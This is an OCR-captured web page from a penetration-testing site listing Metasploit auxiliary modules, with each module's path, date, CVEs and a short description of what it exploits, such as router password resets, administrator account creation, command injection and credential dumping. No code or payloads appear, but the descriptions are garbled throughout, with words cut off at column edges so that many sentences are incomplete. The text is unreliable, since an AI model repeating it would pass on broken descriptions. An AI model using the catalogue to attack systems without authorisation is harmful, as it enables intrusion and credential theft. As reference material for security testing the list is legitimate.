
Metasploit Auxiliary Modules (Detailed Spreadsheet)

infosecmatter.com/metasploit-auxiliary-modules-detailed-spreadsheet

May 18, 2021



On this page you will find a comprehensive list of all **Metasploit auxiliary modules** that are currently available in the latest Metasploit Framework, the most popular penetration testing platform.

I'm hoping that this list will help you navigate through the quantity of Metasploit auxiliary modules more easily and save you time during your penetration testing engagements.

Introduction

There are currently 1,120 auxiliary modules in the latest Metasploit Framework release (6.0.44-dev).

These include various network scanners, vulnerability scanners, enumeration, capture or extraction modules, fuzzers, number of exploits (e.g. privilege escalation, remote code execution / RCE, denial of service / DoS ..) and many many other useful modules.

The list below contains all of them and it is organized in an interactive table (spreadsheet) with the most important information about each module in one row, namely:

- Auxiliary module name with a brief description of the module
- List of platforms and CVEs (as specified in the module)
- Reference links in the module providing more details

The spreadsheet is interactive and it allows you to:

- Use the search filtering to quickly find relevant auxiliary modules (see examples below)
- Navigate to the detailed module library entry by clicking on the module name
- Sort the columns (in ascending or descending order)

Filtering examples

As mentioned above, you can use the search function to interactively filter out the modules based on a pattern of your interest. Here are couple of examples:

- Search for: `ms17 scanner`
  Display only scanner for SMB MS17-010 vulnerability (ETERNALBLUE, DOUBLEPULSAR).
- Search for: `socks proxy`
  Display only socks proxy related auxiliary modules
- Search for: `http brute`
  Display only HTTP directory brute force scanner module.
- Search for: `ssh enum users`
  Display only auxiliary modules related to ssh username enumeration.
- Search for: `portscan`
  Display only auxiliary modules for port scanning.
- Search for: `hash dump`
  Display only modules related to dumping hashes such as LSA secrets, IPMI hashes etc.

Alright, now let's get to the list.

List of Metasploit auxiliary modules

Metasploit Module	Date	Details
Microsoft Host Integration Server 2006 Command Execution Vulnerability auxiliary/admin/ms/ms08_059_his2006	2008-10-14	This module exploits a command-injection vulnera Host Integration Server 2006. **CVEs**: CVE-2008-3466 **Refs**: source, ref1
2Wire Cross-Site Request Forgery Password Reset Vulnerability auxiliary/admin/2wire/xslt_password_reset	2007-08-15	This module will reset the admin password on a 2W router. This is done by using the /xslt page where a not required, thus allowing configuration changes (... **CVEs**: CVE-2007-4387 **Refs**: source, ref1
Android Browser RCE Through Google Play Store XFO auxiliary/admin/android/google_play_store_uxss_xframe_rce	-	This module combines two vulnerabilities to achiev execution on affected Android devices. First, the m CVE-2014-6041, a Universal Cross-Site Scripting vulnerability ... **CVEs**: CVE-2014-6041 **Refs**: source, ref1, ref2
Apple TV Image Remote Control auxiliary/admin/appletv/appletv_display_image	-	This module will show an image on an AppleTV de of time. Some AppleTV devices are actually passw that case please set the PASSWORD datastore op password ... **Refs**: source, ref1
Apple TV Video Remote Control auxiliary/admin/appletv/appletv_display_video	-	This module plays a video on an AppleTV device. AppleTV can be somewhat picky about the server video. Tested servers include default IIS, default A Ruby's WEBrick. ... **Refs**: source, ref1
Veeder-Root Automatic Tank Gauge (ATG) Administrative Client auxiliary/admin/atg/atg_client	-	This module acts as a simplistic administrative clie with Veeder-Root Automatic Tank Gauges (ATGs) speaking the TLS-250 and TLS-350 protocols. Thi ... **Refs**: source, ref1, ref2, ref3, ref4, ref5, ref6, ref7
Launches Hosts in AWS auxiliary/admin/aws/aws_launch_instances	-	This module will attempt to launch an AWS instanc EC2. **Refs**: source, docs, ref1, ref2
Veritas Backup Exec Windows Remote File Access auxiliary/admin/backupexec/dump	-	This module abuses a logic flaw in the Backup Exe Agent to download arbitrary files from the system. found by someone who wishes to remain anonymo known ... **CVEs**: CVE-2005-2611 **Refs**: source, ref1
Veritas Backup Exec Server Registry Access auxiliary/admin/backupexec/registry	-	This modules exploits a remote registry access fla BackupExec Windows Server RPC service. This v discovered by Pedram Amini and is based on the I information posted to ... **CVEs**: CVE-2005-0771 **Refs**: source, ref1
Chromecast Factory Reset DoS auxiliary/admin/chromecast/chromecast_reset	-	This module performs a factory reset on a Chrome denial of service (DoS). No user authentication is r **Refs**: source, ref1
Chromecast YouTube Remote Control auxiliary/admin/chromecast/chromecast_youtube	-	This module acts as a simple remote control for Ch YouTube. Only the deprecated DIAL protocol is su module. Casting via the newer CASTV2 protocol is this time. **Refs**: source, docs, ref1
IBM DB2 db2rcmd.exe Command Execution Vulnerability auxiliary/admin/db2/db2rcmd	2004-03-04	This module exploits a vulnerability in the Remote component in IBM's DB2 Universal Database 8.1. attacker can send arbitrary commands to the DB2I named pipe ... **CVEs**: CVE-2004-0795 **Refs**: source
Netlogon Weak Cryptographic Authentication auxiliary/admin/dcerpc/cve_2020_1472_zerologon	-	A vulnerability exists within the Netlogon authentic where the security properties granted by AES are implementation flaw related to the use of a static ir **CVEs**: CVE-2020-1472 **Refs**: source, docs, ref1, ref2, ref3

Metasploit Module	Date	Details
DNS Server Dynamic Update Record Injection auxiliary/admin/dns/dyn_dns_update	-	This module allows adding and/or deleting a recor DNS server that allows unrestricted dynamic upda **Refs**: source, ref1, ref2, ref3, ref4
Novell eDirectory DHOST Predictable Session Cookie auxiliary/admin/edirectory/edirectory_dhost_cookie	-	This module is able to predict the next session coc by the DHOST web service of Novell eDirectory 8. can run this module, wait until the real administrat **CVEs**: CVE-2009-4655 **Refs**: source
Novell eDirectory eMBox Unauthenticated File Access auxiliary/admin/edirectory/edirectory_edirutil	-	This module will access Novell eDirectory's eMBo run the following actions via the SOAP interface: G READ_LOGS, LIST_SERVICES, STOP_SERVICE START_SERVICE, SET_LOGFILE. **CVEs**: CVE-2008-0926 **Refs**: source
EMC AlphaStor Device Manager Arbitrary Command Execution auxiliary/admin/emc/alphastor_devicemanager_exec	2008-05-27	EMC AlphaStor Device Manager is prone to a rem injection vulnerability because the application fails sanitize user-supplied input. **CVEs**: CVE-2008-2157 **Refs**: source, ref1
EMC AlphaStor Library Manager Arbitrary Command Execution auxiliary/admin/emc/alphastor_librarymanager_exec	2008-05-27	EMC AlphaStor Library Manager is prone to a rem injection vulnerability because the application fails sanitize user-supplied input. **CVEs**: CVE-2008-2157 **Refs**: source, ref1
Amazon Fire TV YouTube Remote Control auxiliary/admin/firetv/firetv_youtube	-	This module acts as a simple remote control for th TV's YouTube app. Tested on the Amazon Fire TV **Refs**: source, ref1, ref2
HP Data Protector 6.1 EXEC_CMD Command Execution auxiliary/admin/hp/hp_data_protector_cmd	2011-02-07	This module exploits HP Data Protector's omniinet specifically against a Windows setup. When an EX is sent, omniinet.exe will attempt to look for that us filename ... **CVEs**: CVE-2011-0923 **Refs**: source, ref1
HP iLO 4 1.00-2.50 Authentication Bypass Administrator Account Creation auxiliary/admin/hp/hp_ilo_create_admin_account	2017-08-24	This module exploits an authentication bypass in H 2.50, triggered by a buffer overflow in the Connect handling by the web server. Exploiting this vulnera **CVEs**: CVE-2017-12542 **Refs**: source, docs, ref1, ref2
HP Intelligent Management SOM Account Creation auxiliary/admin/hp/hp_imc_som_create_account	2013-10-08	This module exploits a lack of authentication and a HP Intelligent Management, specifically in the Acc RpcServiceServlet from the SOM component, in o SOM ... **CVEs**: CVE-2013-4824 **Refs**: source, ref1
Allegro Software RomPager 'Misfortune Cookie' (CVE-2014-9222) Authentication Bypass auxiliary/admin/http/allegro_rompager_auth_bypass	2014-12-17	This module exploits HTTP servers that appear to the 'Misfortune Cookie' vulnerability which affects A Rompager versions before 4.34 and can allow atta **CVEs**: CVE-2014-9222 **Refs**: source, docs, ref1, ref2, ref3
Arris / Motorola Surfboard SBG6580 Web Interface Takeover auxiliary/admin/http/arris_motorola_surfboard_backdoor_xss	2015-04-08	The web interface for the Arris / Motorola Surfboar several vulnerabilities that, when combined, allow website to take control of the modem, even if the u **CVEs**: CVE-2015-0964, CVE-2015-0965, CVE-20 **Refs**: source, ref1
Axigen Arbitrary File Read and Delete auxiliary/admin/http/axigen_file_access	2012-10-31	This module exploits a directory traversal vulnerab WebAdmin interface of Axigen, which allows an au to read and delete arbitrary files with SYSTEM priv **CVEs**: CVE-2012-4940 **Refs**: source
Red Hat CloudForms Management Engine 5.1 miq_policy/explorer SQL Injection auxiliary/admin/http/cfme_manageiq_evm_pass_reset	2013-11-12	This module exploits a SQL injection vulnerability i action of "miq_policy" controller of the Red Hat Clo Management Engine 5.1 (ManageIQ Enterprise Vi Manager 5.0 ... **CVEs**: CVE-2013-2050 **Refs**: source, ref1

Metasploit Module	Date	Details
Cambium cnPilot r200/r201 Command Execution as 'root' auxiliary/admin/http/cnpilot_r_cmd_exec	-	Cambium cnPilot r200/r201 device software versio 4.3.3-R4, contain an undocumented, backdoor 'roo is accessible via a specific url, to any authenticate **CVEs**: CVE-2017-5259 **Refs**: source, docs, ref1
Cambium cnPilot r200/r201 File Path Traversal auxiliary/admin/http/cnpilot_r_fpt	-	This module exploits a File Path Traversal vulnera cnPilot r200/r201 to read arbitrary files off the file s versions - 4.3.3-R4 and prior. **CVEs**: CVE-2017-5261 **Refs**: source, docs, ref1
ContentKeeper Web Appliance mimencode File Access auxiliary/admin/http/contentkeeper_fileaccess	-	This module abuses the 'mimencode' binary prese ContentKeeper Web filtering appliances to retrieve outside of the webroot. **Refs**: source, ref1
D-Link DIR-600 / DIR-300 Unauthenticated Remote Command Execution auxiliary/admin/http/dlink_dir_300_600_exec_noauth	2013-02-04	This module exploits an OS Command Injection vu some D-Link Routers like the DIR-600 rev B and th The vulnerability exists in command.php, which is without ... **Refs**: source, ref1, ref2, ref3
D-Link DIR 645 Password Extractor auxiliary/admin/http/dlink_dir_645_password_extractor	-	This module exploits an authentication bypass vuln 645 < v1.03. With this vulnerability you are able to password for the remote management. **Refs**: source
D-Link DSL 320B Password Extractor auxiliary/admin/http/dlink_dsl320b_password_extractor	-	This module exploits an authentication bypass vuln Link DSL 320B <=v1.23. This vulnerability allows t credentials for the remote management interface. **Refs**: source, ref1
Foreman (Red Hat OpenStack/Satellite) users/create Mass Assignment auxiliary/admin/http/foreman_openstack_satellite_priv_esc	2013-06-06	This module exploits a mass assignment vulnerab action of 'users' controller of Foreman and Red Ha OpenStack/Satellite (Foreman 1.2.0-RC1 and earl arbitrary ... **CVEs**: CVE-2013-2113 **Refs**: source, ref1, ref2
GitStack Unauthenticated REST API Requests auxiliary/admin/http/gitstack_rest	2018-01-15	This modules exploits unauthenticated REST API GitStack through v2.3.10. The module supports re users of the application and listing available reposi **CVEs**: CVE-2018-5955 **Refs**: source, docs
IBM Data Risk Manager Arbitrary File Download auxiliary/admin/http/ibm_drm_download	2020-04-21	IBM Data Risk Manager (IDRM) contains two vuln be chained by an unauthenticated attacker to down files off the system. The first is an unauthenticated **CVEs**: CVE-2020-4427, CVE-2020-4428, CVE-20 2020-4430 **Refs**: source, docs, ref1, ref2, ref3
MS10-065 Microsoft IIS 5 NTFS Stream Authentication Bypass auxiliary/admin/http/iis_auth_bypass	2010-07-02	This module bypasses basic authentication for Inte Services (IIS). By appending the NTFS stream nar directory name in a request, it is possible to bypas **CVEs**: CVE-2010-2731 **Refs**: source, ref1
Intersil (Boa) HTTPd Basic Authentication Password Reset auxiliary/admin/http/intersil_pass_reset	2007-09-10	The Intersil extension in the Boa HTTP Server 0.9 allows basic authentication bypass when the user than 127 bytes long. The long string causes the pa **CVEs**: CVE-2007-4915 **Refs**: source
Iomega StorCenter Pro NAS Web Authentication Bypass auxiliary/admin/http/iomega_storcenterpro_sessionid	-	The Iomega StorCenter Pro Network Attached Sto interface increments sessions IDs, allowing for sim attacks to bypass authentication and gain administ **CVEs**: CVE-2009-2367 **Refs**: source
JBoss JMX Console Beanshell Deployer WAR Upload and Deployment auxiliary/admin/http/jboss_bshdeployer	-	This module can be used to install a WAR file payl servers that have an exposed "jmx-console" applic payload is put on the server by using the jboss.system:BSHDeployer's ... **CVEs**: CVE-2010-0738 **Refs**: source, ref1, ref2

Metasploit Module	Date	Details
JBoss JMX Console DeploymentFileRepository WAR Upload and Deployment auxiliary/admin/http/jboss_deploymentfilerepository	-	This module uses the DeploymentFileRepository c Application Server to deploy a JSP file which then arbitrary WAR file. **CVEs**: CVE-2010-0738 **Refs**: source, ref1, ref2
JBoss Seam 2 Remote Command Execution auxiliary/admin/http/jboss_seam_exec	2010-07-19	JBoss Seam 2 (jboss-seam2), as used in JBoss E Application Platform 4.3.0 for Red Hat Linux, does sanitize inputs for JBoss Expression Language (EI which allows ... **CVEs**: CVE-2010-1871 **Refs**: source
Joomla Account Creation and Privilege Escalation auxiliary/admin/http/joomla_registration_privesc	2016-10-25	This module creates an arbitrary account with adm privileges in Joomla versions 3.4.4 through 3.6.3. I is configured in Joomla, an email will be sent to ac **CVEs**: CVE-2016-8869, CVE-2016-8870 **Refs**: source, ref1, ref2, ref3
Kaseya VSA Master Administrator Account Creation auxiliary/admin/http/kaseya_master_admin	2015-09-23	This module abuses the setAccount page on Kase 7 and 9.1 to create a new Master Administrator ac this page is only accessible via the localhost interfa **CVEs**: CVE-2015-6922 **Refs**: source, ref1, ref2
Katello (Red Hat Satellite) users/update_roles Missing Authorization auxiliary/admin/http/katello_satellite_priv_esc	2014-03-24	This module exploits a missing authorization vulne "update_roles" action of "users" controller of Katell Satellite (Katello 1.5.0-14 and earlier) by changing **CVEs**: CVE-2013-2143 **Refs**: source, ref1
Limesurvey Unauthenticated File Download auxiliary/admin/http/limesurvey_file_download	2015-10-12	This module exploits an unauthenticated file down in limesurvey between 2.0+ and 2.06+ Build 15101 downloaded as a ZIP and unzipped automatically, ... **Refs**: source, ref1, ref2, ref3
Linksys E1500/E2500 Remote Command Execution auxiliary/admin/http/linksys_e1500_e2500_exec	2013-02-05	Some Linksys Routers are vulnerable to an auther command injection. Default credentials for the web admin/admin or admin/password. Since it is a blinc injection ... **Refs**: source, ref1
Linksys WRT120N tmUnblock Stack Buffer Overflow auxiliary/admin/http/linksys_tmunblock_admin_reset_bof	2014-02-19	This module exploits a stack-based buffer overflow the WRT120N Linksys router to reset the passwor management interface temporarily to an empty val has been ... **Refs**: source, ref1
Linksys WRT54GL Remote Command Execution auxiliary/admin/http/linksys_wrt54gl_exec	2013-01-18	Some Linksys Routers are vulnerable to OS Comr You will need credentials to the web interface to ac vulnerable part of the application. Default credentia good ... **Refs**: source, ref1, ref2
ManageEngine Multiple Products Arbitrary File Download auxiliary/admin/http/manageengine_file_download	2015-01-28	This module exploits an arbitrary file download vul FailOverHelperServlet on ManageEngine OpMana Manager and IT360. This vulnerability is unauthen **CVEs**: CVE-2014-7863 **Refs**: source, ref1, ref2
ManageEngine Password Manager SQLAdvancedALSearchResult.cc Pro SQL Injection auxiliary/admin/http/manageengine_pmp_privesc	2014-11-08	ManageEngine Password Manager Pro (PMP) has blind SQL injection vulnerability in SQLAdvancedA that can be abused to escalate privileges and obta Administrator ... **CVEs**: CVE-2014-8499 **Refs**: source, ref1, ref2
ManageEngine Desktop Central Administrator Account Creation auxiliary/admin/http/manage_engine_dc_create_admin	2014-12-31	This module exploits an administrator account crea in Desktop Central from v7 onwards by sending a DCPluginServelet. It has been tested in several ve **CVEs**: CVE-2014-7862 **Refs**: source, ref1, ref2
MantisBT password reset auxiliary/admin/http/mantisbt_password_reset	2017-04-16	MantisBT before 1.3.10, 2.2.4, and 2.3.1 are vulne unauthenticated password reset. **Platforms**: linux, win **CVEs**: CVE-2017-7615 **Refs**: source, docs, ref1, ref2

Metasploit Module	Date	Details
Mutiny 5 Arbitrary File Read and Delete auxiliary/admin/http/mutiny_frontend_read_delete	2013-05-15	This module exploits the EditDocument servlet fro the Mutiny 5 appliance. The EditDocument servlet operations, such as copy and delete, which are aff **CVEs**: CVE-2013-0136 **Refs**: source, ref1
ManageEngine NetFlow Analyzer Arbitrary File Download auxiliary/admin/http/netflow_file_download	2014-11-30	This module exploits an arbitrary file download vul CSVServlet on ManageEngine NetFlow Analyzer. been tested on both Windows and Linux with versi Note ... **CVEs**: CVE-2014-5445 **Refs**: source, ref1, ref2
NETGEAR ProSafe Network Management System 300 Authenticated File Download auxiliary/admin/http/netgear_auth_download	2016-02-04	Netgear's ProSafe NMS300 is a network managen runs on Windows systems. The application has a f vulnerability that can be exploited by an authentica attacker to ... **CVEs**: CVE-2016-1524 **Refs**: source, ref1, ref2
Netgear R6700v3 Unauthenticated LAN Admin Password Reset auxiliary/admin/http/netgear_r6700_pass_reset	2020-06-15	This module targets ZDI-20-704 (aka CVE-2020-1 overflow vulnerability in the UPNP daemon (/usr/sb Netgear R6700v3 routers running firmware versior up to but ... **CVEs**: CVE-2020-10923, CVE-2020-10924 **Refs**: source, docs, ref1, ref2
Netgear Unauthenticated SOAP Password Extractor auxiliary/admin/http/netgear_soap_password_extractor	2015-02-11	This module exploits an authentication bypass vul different Netgear devices. It allows to extract the p remote management interface. This module has b **Refs**: source, docs, ref1
NETGEAR WNR2000v5 Administrator Password Recovery auxiliary/admin/http/netgear_wnr2000_pass_recovery	2016-12-20	The NETGEAR WNR2000 router has a vulnerabili handles password recovery. This vulnerability can an unauthenticated attacker who is able to guess t certain ... **CVEs**: CVE-2016-10175, CVE-2016-10176 **Refs**: source, ref1, ref2, ref3
Nexpose XXE Arbitrary File Read auxiliary/admin/http/nexpose_xxe_file_read	-	Nexpose v5.7.2 and prior is vulnerable to a XML E attack via a number of vectors. This vulnerability c attacker to a craft special XML that could read arbi **Refs**: source, ref1
Novell File Reporter Agent Arbitrary File Delete auxiliary/admin/http/novell_file_reporter_filedelete	-	NFRAgent.exe in Novell File Reporter allows remo delete arbitrary files via a full pathname in an SRS OPERATION set to 4 and CMD set to 5 against /F module has ... **CVEs**: CVE-2011-2750 **Refs**: source, ref1
NUUO NVRmini 2 / NETGEAR ReadyNAS Surveillance Default Configuration Load and Administrator Password Reset auxiliary/admin/http/nuuo_nvrmini_reset	2016-08-04	The NVRmini 2 Network Video Recorded and the I Surveillance application are vulnerable to an admi password reset on the exposed web management that this only works for ... **CVEs**: CVE-2016-5676 **Refs**: source, ref1, ref2
Openbravo ERP XXE Arbitrary File Read auxiliary/admin/http/openbravo_xxe	2013-10-30	The Openbravo ERP XML API expands external e be defined as local files. This allows the user to re the FS as the user Openbravo is running as (gene **CVEs**: CVE-2013-3617 **Refs**: source, ref1
Ruby on Rails Devise Authentication Password Reset auxiliary/admin/http/rails_devise_pass_reset	2013-01-28	The Devise authentication gem for Ruby on Rails i password reset exploit leveraging type confusion. XML to rails, we can influence the type used for th **CVEs**: CVE-2013-0233 **Refs**: source, ref1, ref2, ref3, ref4
ScadaBR Credentials Dumper auxiliary/admin/http/scadabr_credential_dump	2017-05-28	This module retrieves credentials from ScadaBR, i credentials and unsalted SHA1 password hashes f invoking the `EmportDwr.createExportData` DWR M2M ... **Refs**: source, docs, ref1
Plixer Scrutinizer NetFlow and sFlow Analyzer HTTP Authentication Bypass auxiliary/admin/http/scrutinizer_add_user	2012-07-27	This will add an administrative account to Scrutiniz sFlow Analyzer without any authentication. Versior or older are affected. **CVEs**: CVE-2012-2626 **Refs**: source, ref1

Metasploit Module	Date	Details
Sophos Web Protection Appliance patience.cgi Directory Traversal auxiliary/admin/http/sophos_wpa_traversal	2013-04-03	This module abuses a directory traversal in Sopho Appliance, specifically on the /cgi-bin/patience.cgi module has been tested successfully on the Sophc **CVEs**: CVE-2013-2641 **Refs**: source, ref1, ref2
Supra Smart Cloud TV Remote File Inclusion auxiliary/admin/http/supra_smart_cloud_tv_rfi	2019-06-03	This module exploits an unauthenticated remote fil exists in Supra Smart Cloud TV. The media contro doesn't have any session management or authent Leveraging ... **CVEs**: CVE-2019-12477 **Refs**: source, docs, ref1
SysAid Help Desk Administrator Account Creation auxiliary/admin/http/sysaid_admin_acct	2015-06-03	This module exploits a vulnerability in SysAid Help an unauthenticated user to create an administrator that this exploit will only work once. Any subseque **CVEs**: CVE-2015-2993 **Refs**: source, ref1, ref2
SysAid Help Desk Arbitrary File Download auxiliary/admin/http/sysaid_file_download	2015-06-03	This module exploits two vulnerabilities in SysAid I allows an unauthenticated user to download arbitra system. First, an information disclosure vulnerabili **CVEs**: CVE-2015-2996, CVE-2015-2997 **Refs**: source, ref1, ref2
SysAid Help Desk Database Credentials Disclosure auxiliary/admin/http/sysaid_sql_creds	2015-06-03	This module exploits a vulnerability in SysAid Help an unauthenticated user to download arbitrary files This is used to download the server configuration f **CVEs**: CVE-2015-2996, CVE-2015-2998 **Refs**: source, ref1, ref2
Telpho10 Backup Credentials Dumper auxiliary/admin/http/telpho10_credential_dump	2016-09-02	This module exploits a vulnerability present in all v Telpho10 telephone system appliance. This modul configuration backup of Telpho10, downloads the f ... **Platforms**: linux **Refs**: source, docs, ref1
Tomcat Administration Tool Default Access auxiliary/admin/http/tomcat_administration	-	Detect the Tomcat administration interface. The ad interface is included in versions 5.5 and lower. Por default for FreeBSD, 8080 for all others. # version interface ... **Refs**: source, docs, ref1
Ghostcat auxiliary/admin/http/tomcat_ghostcat	2020-02-20	When using the Apache JServ Protocol (AJP), car when trusting incoming connections to Apache Tor treats AJP connections as having higher trust than similar ... **CVEs**: CVE-2020-1938 **Refs**: source, docs
Tomcat UTF-8 Directory Traversal Vulnerability auxiliary/admin/http/tomcat_utf8_traversal	2009-01-09	This module tests whether a directory traversal vul present in versions of Apache Tomcat 4.1.0 - 4.1.3 and 6.0.0 - 6.0.16 under specific and non-default ir **CVEs**: CVE-2008-2938 **Refs**: source, ref1, ref2
TrendMicro Data Loss Prevention 5.5 Directory Traversal auxiliary/admin/http/trendmicro_dlp_traversal	2009-01-09	This module tests whether a directory traversal vul present in Trend Micro DLP (Data Loss Prevention build <= 1294. The vulnerability appears to be actu the ... **CVEs**: CVE-2008-2938 **Refs**: source, ref1, ref2
TYPO3 News Module SQL Injection auxiliary/admin/http/typo3_news_module_sqli	2017-04-06	This module exploits a SQL Injection vulnerability NewsController.php in the news module 5.3.2 and an unauthenticated user to execute arbitrary SQL vectors ... **Platforms**: php **CVEs**: CVE-2017-7581 **Refs**: source, docs, ref1
TYPO3 sa-2009-001 Weak Encryption Key File Disclosure auxiliary/admin/http/typo3_sa_2009_001	2009-01-20	This module exploits a flaw in TYPO3 encryption e process to allow for file disclosure in the jumpUrl m flaw can be used to read any file that the web serv has ... **CVEs**: CVE-2009-0255 **Refs**: source, ref1, ref2

Metasploit Module	Date	Details
Typo3 sa-2009-002 File Disclosure auxiliary/admin/http/typo3_sa_2009_002	2009-02-10	This module exploits a file disclosure vulnerability mechanism of Typo3. This flaw can be used to rea web server user account has access to. **CVEs**: CVE-2009-0815 **Refs**: source, ref1, ref2
TYPO3 sa-2010-020 Remote File Disclosure auxiliary/admin/http/typo3_sa_2010_020	-	This module exploits a flaw in the way the TYPO3 matches hashes. Due to this flaw a Remote File D possible by matching the juhash of 0. This flaw car any ... **CVEs**: CVE-2010-3714 **Refs**: source, ref1, ref2
TYPO3 Winstaller Default Encryption Keys auxiliary/admin/http/typo3_winstaller_default_enc_keys	-	This module exploits known default encryption key TYPO3 Winstaller. This flaw allows for file disclosu mechanism. This issue can be used to read any fil **Refs**: source, ref1
Ulterius Server File Download Vulnerability auxiliary/admin/http/ulterius_file_download	-	This module exploits a directory traversal vulnerab Server < v1.9.5.0 to download files from the affecte file path is needed to download a file. Fortunately, **CVEs**: CVE-2017-16806 **Refs**: source, docs
vBulletin Administrator Account Creation auxiliary/admin/http/vbulletin_upgrade_admin	2013-10-09	This module abuses the "install/upgrade.php" com vBulletin 4.1+ and 4.5+ to create a new administra exploited in the wild on October 2013. This module ... **CVEs**: CVE-2013-6129 **Refs**: source, ref1, ref2
WebNMS Framework Server Credential Disclosure auxiliary/admin/http/webnms_cred_disclosure	2016-07-04	This module abuses two vulnerabilities in WebNMS Server 5.2 to extract all user credentials. The first v unauthenticated file download in the FetchFile serv **CVEs**: CVE-2016-6601, CVE-2016-6602 **Refs**: source, ref1, ref2
WebNMS Framework Server Arbitrary Text File Download auxiliary/admin/http/webnms_file_download	2016-07-04	This module abuses a vulnerability in WebNMS Fr 5.2 that allows an unauthenticated user to downloa system by using a directory traversal attack on the **CVEs**: CVE-2016-6601 **Refs**: source, ref1, ref2
WordPress custom-contact-forms Plugin SQL Upload auxiliary/admin/http/wp_custom_contact_forms	2014-08-07	The WordPress custom-contact-forms plugin <= 5. unauthenticated users to download a SQL dump o database tables. It's also possible to upload files c statements ... **Refs**: source, ref1, ref2
WordPress WP EasyCart Plugin Privilege Escalation auxiliary/admin/http/wp_easycart_privilege_escalation	2015-02-25	The WordPress WP EasyCart plugin from version allows authenticated users of any user level to set option via a lack of validation in the ec_ajax_updat **CVEs**: CVE-2015-2673 **Refs**: source, ref1
WordPress WP GDPR Compliance Plugin Privilege Escalation auxiliary/admin/http/wp_gdpr_compliance_privesc	2018-11-08	The Wordpress GDPR Compliance plugin <= v1.4 unauthenticated users to set wordpress administra overwriting values within the database. The vulner in ... **CVEs**: CVE-2018-19207 **Refs**: source, docs, ref1
WordPress Google Maps Plugin SQL Injection auxiliary/admin/http/wp_google_maps_sqli	2019-04-02	This module exploits a SQL injection vulnerability i endpoint registered by the WordPress plugin wp-g between 7.11.00 and 7.11.17 (included). As the tab changed by ... **CVEs**: CVE-2019-10692 **Refs**: source, docs
WordPress Symposium Plugin SQL Injection auxiliary/admin/http/wp_symposium_sql_injection	2015-08-18	This module exploits a SQL injection vulnerability i Symposium plugin before 15.8 for WordPress, whi attackers to extract credentials via the size parame **CVEs**: CVE-2015-6522 **Refs**: source, docs
WordPress WPLMS Theme Privilege Escalation auxiliary/admin/http/wp_wplms_privilege_escalation	2015-02-09	The WordPress WPLMS theme from version 1.5.2 an authenticated user of any user level to set any s to a lack of validation in the import_data function o **Refs**: source

Metasploit Module	Date	Details
ZyXEL GS1510-16 Password Extractor auxiliary/admin/http/zyxel_admin_password_extractor	-	This module exploits a vulnerability in ZyXEL GS1 extract the admin password. Due to a lack of authe webctrl.cgi script, unauthenticated attackers can re **Refs**: source, ref1
HP Web JetAdmin 6.5 Server Arbitrary Command Execution auxiliary/admin/http/hp_web_jetadmin_exec	2004-04-27	This module abuses a command execution vulnera web based management console of the Hewlett-Pa JetAdmin network printer tool v6.2 - v6.5. It is poss commands ... **Refs**: source
ManageEngine Multiple Products Arbitrary Directory Listing auxiliary/admin/http/manageengine_dir_listing	2015-01-28	This module exploits a directory listing information vulnerability in the FailOverHelperServlet on Mana OpManager, Applications Manager and IT360. It m listing, so ... **CVEs**: CVE-2014-7863 **Refs**: source, ref1, ref2
Postfixadmin Protected Alias Deletion Vulnerability auxiliary/admin/http/pfadmin_set_protected_alias	2017-02-03	Postfixadmin installations between 2.91 and 3.0.1 admin is allowed to delete protected aliases. This v be used to redirect protected aliases to an other m **Platforms**: php **CVEs**: CVE-2017-5930 **Refs**: source, ref1
MS14-068 Microsoft Kerberos Checksum Validation Vulnerability auxiliary/admin/kerberos/ms14_068_kerberos_checksum	2014-11-18	This module exploits a vulnerability in the Microsof implementation. The problem exists in the verificat Privilege Attribute Certificate (PAC) from a Kerberc where a ... **CVEs**: CVE-2014-6324 **Refs**: source, ref1, ref2, ref3, ref4
VMware vCenter Server vmdir Authentication Bypass auxiliary/admin/ldap/vmware_vcenter_vmdir_auth_bypass	2020-04-09	This module bypasses LDAP authentication in VM Server's vmdir service to add an arbitrary administ Version 6.7 prior to the 6.7U3f update is vulnerable from a ... **CVEs**: CVE-2020-3952 **Refs**: source, docs, ref1, ref2
SAP MaxDB cons.exe Remote Command Injection auxiliary/admin/maxdb/maxdb_cons_exec	2008-01-09	SAP MaxDB is prone to a remote command-injecti because the application fails to properly sanitize us input. **CVEs**: CVE-2008-0244 **Refs**: source
SerComm Device Configuration Dump auxiliary/admin/misc/sercomm_dump_config	2013-12-31	This module will dump the configuration of several devices. These devices typically include routers fr Linksys. This module was tested successfully agai DG834 ... **Refs**: source, ref1
UDP Wake-On-Lan (WOL) auxiliary/admin/misc/wol	-	This module will turn on a remote machine with a r supports wake-on-lan (or MagicPacket). In order to must know the machine's MAC address in advanc default ... **Refs**: source
Motorola WR850G v4.03 Credentials auxiliary/admin/motorola/wr850g_cred	2004-09-24	Login credentials to the Motorola WR850G router v v4.03 can be obtained via a simple GET request if administrator is logged in. A lot more information is **CVEs**: CVE-2004-1550 **Refs**: source, ref1
Microsoft SQL Server Configuration Enumerator auxiliary/admin/mssql/mssql_enum	-	This module will perform a series of configuration a security checks against a Microsoft SQL Server da module to work, valid administrative user credentia supplied. **Refs**: source
Microsoft SQL Server SUSER_SNAME Windows Domain Account Enumeration auxiliary/admin/mssql/mssql_enum_domain_accounts	-	This module can be used to bruteforce RIDs assoc domain of the SQL Server using the SUSER_SNA is similar to the smb_lookupsid module, but execut Server ... **Refs**: source, ref1
